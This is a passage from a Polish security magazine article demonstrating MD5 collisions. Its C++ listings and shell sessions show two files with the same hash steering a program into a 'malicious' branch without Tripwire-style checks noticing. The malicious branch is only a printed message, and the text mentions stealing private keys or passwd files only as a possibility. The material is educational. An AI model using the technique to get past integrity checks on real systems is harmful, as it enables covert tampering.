Jeśli nie podamy nazw plików, domyślnie program użyje nazw *dataG.file* i *dataD.file*. Plik *data.G.file* zostanie razem z programem *runprog* (patrz Listing 4) umieszczony na serwerze WWW. Jeśli ktoś ściągnie te dwa pliki, wszystko będzie wyglądać niewinnie.


Pamiętajmy, że kod użyty w tym przykładzie po deasemblacji będzie wyglądał podejrzanie – jego złośliwe działanie jest jednoznaczne i łatwe do zauważenia; można sobie wyobrazić konsekwencje naszych działań, jeśli zostaniemy rozszyfrowani. Ale celem tego artykułu nie jest opis ukrywania tylnych furtek w systemie (patrz poprzednie numery *hakin9u*), lecz przedstawienie efektów słabości algorytmu MD5.

Tak wygląda zawartość katalogu użytkownika po pobraniu plików z serwera:

```
$ ls -la
-rw-r-----    1 test
  users      128
  2004-12-29 14:05
  dataG.file
-rwxr-x---    1 test
  users    11888
  2004-12-29 14:04
  runprog
```

Oto efekt działania programu *runprog* na pliku *dataG.file*:

```
$./runprog dataG.file
    way one
    here the program is
      currently okay.. no
      malicious routines
      will be started
```



Rysunek 4. *Atak na podpis cyfrowy*

Sumy MD5:

```
$ for i in `ls`; \
  do md5sum $i; done
a4c0d35c95a63a80←
  5915367dcfe6b751
  dataG.file
56fa8b2c22ab43f0←
  c9c937b0911329b6
  runprog
```

Teraz, jeśli zdobędziemy dostęp do systemu użytkownika, możemy zamienić plik *dataG.file* szkodliwym plikiem *dataD.file* (trzeba pamiętać o zmianie nazwy).

Oto zawartość katalogu i sumy MD5 plików po zamianie plików:

```
$ ls -l
-rw-r-----    1 test
  users      128
  2004-12-29 14:09
  dataD.file
-rw-r-----    1 test
  users      128
  2004-12-29 14:09
  dataG.file
-rwxr-x---    1 test
  users    11888
  2004-12-29 14:04
  runprog
$ for i in `ls`; \
  do md5sum $i; done
a4c0d35c95a63a80←
  5915367dcfe6b751
  dataD.file
a4c0d35c95a63a80←
  5915367dcfe6b751
  dataG.file
56fa8b2c22ab43f0←
  c9c937b0911329b6
  runprog
```

W rzeczywistości jednak oba pliki się różnią:

```
$ diff -q dataD.file dataG.file
Files dataD.file
  and dataG.file differ
```

A teraz zastąpmy *dataG.file* plikiem *dataD.file*:

```
$ mv dataD.file dataG.file
```

Sprawdźmy sumy MD5:

```
$ for i in `ls`; \
  do md5sum $i; done
a4c0d35c95a63a80←
  5915367dcfe6b751
  dataG.file
56fa8b2c22ab43f0←
  c9c937b0911329b6
  runprog
```

i uruchommy *runprog*:

```
$ ./runprog dataG.file
    way two
    here the program
      is in the bad branch..
      malicious routines
      will be started
```

Sumy MD5 się nie zmieniły, więc sprawdzanie (na przykład narzędziem *Tripwire*) integralności nie wykryje modyfikacji – nasz program może więc zrobić kilka naprawdę szkodliwych rzeczy. Może na przykład otworzyć jeden z portów i wysłać przez niego klucz prywatny użytkownika lub plik *passwd* do innego komputera.

Gdybyśmy mieli dostęp do pełnego algorytmu obliczania par kolizji MD5, wszystkie fragmenty kodu mogłyby się znaleźć w jednym pliku. Cała procedura ataku byłaby wtedy o wiele mniej podejrzana niż metoda korzystająca z dwóch plików.

W Sieci

- *http://cryptography.hyperlink.cz/2004/collisions.html* – witryna Ondreja Mikle o kolizjach
- *http://www.gnupg.org/ – Gnu Privacy Guard*,
- *http://www.faqs.org/rfcs/rfc1321.html* – Ronald L. Rivest, MD5 RFC,
- *http://eprint.iacr.org/2004/199* – kolizje funkcji haszujących MD4, MD5, HAVAL-128 and RIPEMD.

Atak brute force

Atak typu *brute force* na algorytmy haszujące (MD5, SHA-1 i inne) polega po prostu na wyszukiwaniu wszystkich możliwych kombinacji par danych wejściowych w celu uzyskania identycznej *message digest*. Generalnie algorytm haszujący jest uznawany za bezpieczny wtedy, gdy nie ma innego poza *brute force* sposobu stworzenia danych wejściowych o żądanej wartości *hash*.

Atak *brute force* na MD5 jest skrajnie niewydajny. Uzyskanie dwóch wiadomości o tej samej wartości *hash* wymaga przeprowadzenia 2^64 (=1.844674407e+19) operacji haszowania. Dostępny obecnie przeciętny komputer dokonałby tego w pół wieku, więc ciężko to uznać za realistyczny scenariusz. Jednak ostatnio opublikowane dokumenty udowadniają, że za pomocą zaawansowanych operacji matematycznych możliwe jest zmniejszenie tego wysiłku do około 2^42 (=4.398046511e+12) operacji haszowania. To zmniejszenie wymaganych działań skraca czas obliczeń do niecałej doby.

Stworzenie wiadomości o zadanym *hashu* wymaga 2^128 (=3.402823669e+38) operacji i jest niewykonalne nawet w ciągu miliardów lat. Jak dotąd nie odkryto żadnego sposobu skrócenia tego czasu – zaprezentowane techniki wykorzystywania słabości MD5 nie dotyczą więc tego rodzaju ataków na algorytm MD5.

Ufać znaczy kontrolować

Opublikowane przykłady kolizji nie stanowią dużego zagrożenia, ale wskazują na pewne słabości algorytmu MD5. Należy pamiętać, że w przeszłości podobne odkrycia prowadziły do ujawnienia bardzo poważnych dziur. W wielu zastosowaniach należy rozważyć migrację do innych funkcji haszujących – zaprezentowane słabości już przecież otwierają drogę do nadużyć i podważają zaufanie do MD5. Zaś w cyfrowym świecie, gdzie praktycznie brakuje gwarancji bezpieczeństwa danych, zaufanie jest najważniejsze. ■

Listing 3. *Kod źródłowy programu make-data-packages*

```
#include <iostream>
#include <fstream>

//dwa kolidujace bloki 1024-bitowe, plik autorstwa Ondreja Mikle
#include "collision.h"
#define COLLISION_BLOCK_SIZE (1024/8)
using namespace std;
int main(int argc, char *argv[]) {
    string filename1("dataG.file"), filename2("dataD.file");
    if (argc < 3) {
        cout << "Using default names for data files" << endl;
        cout << "filename1: " << filename1 << endl;
        cout << "filename2: " << filename2 << endl;
    } else {
        filename1 = argv[1];
        filename2 = argv[2];
        cout << "Creating the files with the following filenames:" << endl;
        cout << "filename1: " << filename1 << endl;
        cout << "filename2: " << filename2 << endl;
    }
    ofstream outfile1(filename1.c_str(), ios::binary);
    ofstream outfile2(filename2.c_str(), ios::binary);
    // stworz plik o nazwie filename1
    outfile1.write((char *)collision[0], COLLISION_BLOCK_SIZE);
    outfile1.close();
    // stworz plik o nazwie filename2
    outfile2.write((char *)collision[1], COLLISION_BLOCK_SIZE);
    outfile2.close();
}
```

Listing 4. *Kod źródłowy programu runprog*

```
#include <iostream>
#include <fstream>
#include <stdint.h>
using namespace std;
/* Offset kolidujacego bajtu w pliku z danymi*/
#define MD5_COLLISION_OFFSET 19
/* Maska kolidujacego bitu*/
#define MD5_COLLISION_BITMASK 0x80
int main(int argc, char *argv[]) {
    if (argc < 2) {
        cout << "Please specifiy the used filename .. " << endl;
        return(-1);
    }
    ifstream packedfile(argv[1], ios::binary);
    uint8_t colliding_byte;
    //znajdz i odczytaj bajt, w ktorym nastepuje kolizja MD5
    packedfile.seekg(MD5_COLLISION_OFFSET, ios::beg);
    packedfile.read((char *)&colliding_byte, 1);
    if ( colliding_byte & MD5_COLLISION_BITMASK) {
        cout << "way one " << endl;
        cout << "here the program is currently okay..
             no malicious routines will be started " << endl;
    } else {
        cout << "way two " << endl;
        cout << "here the program is in the bad branch..
             malicious routines will be started " << endl;
    }
    return(0);
}
```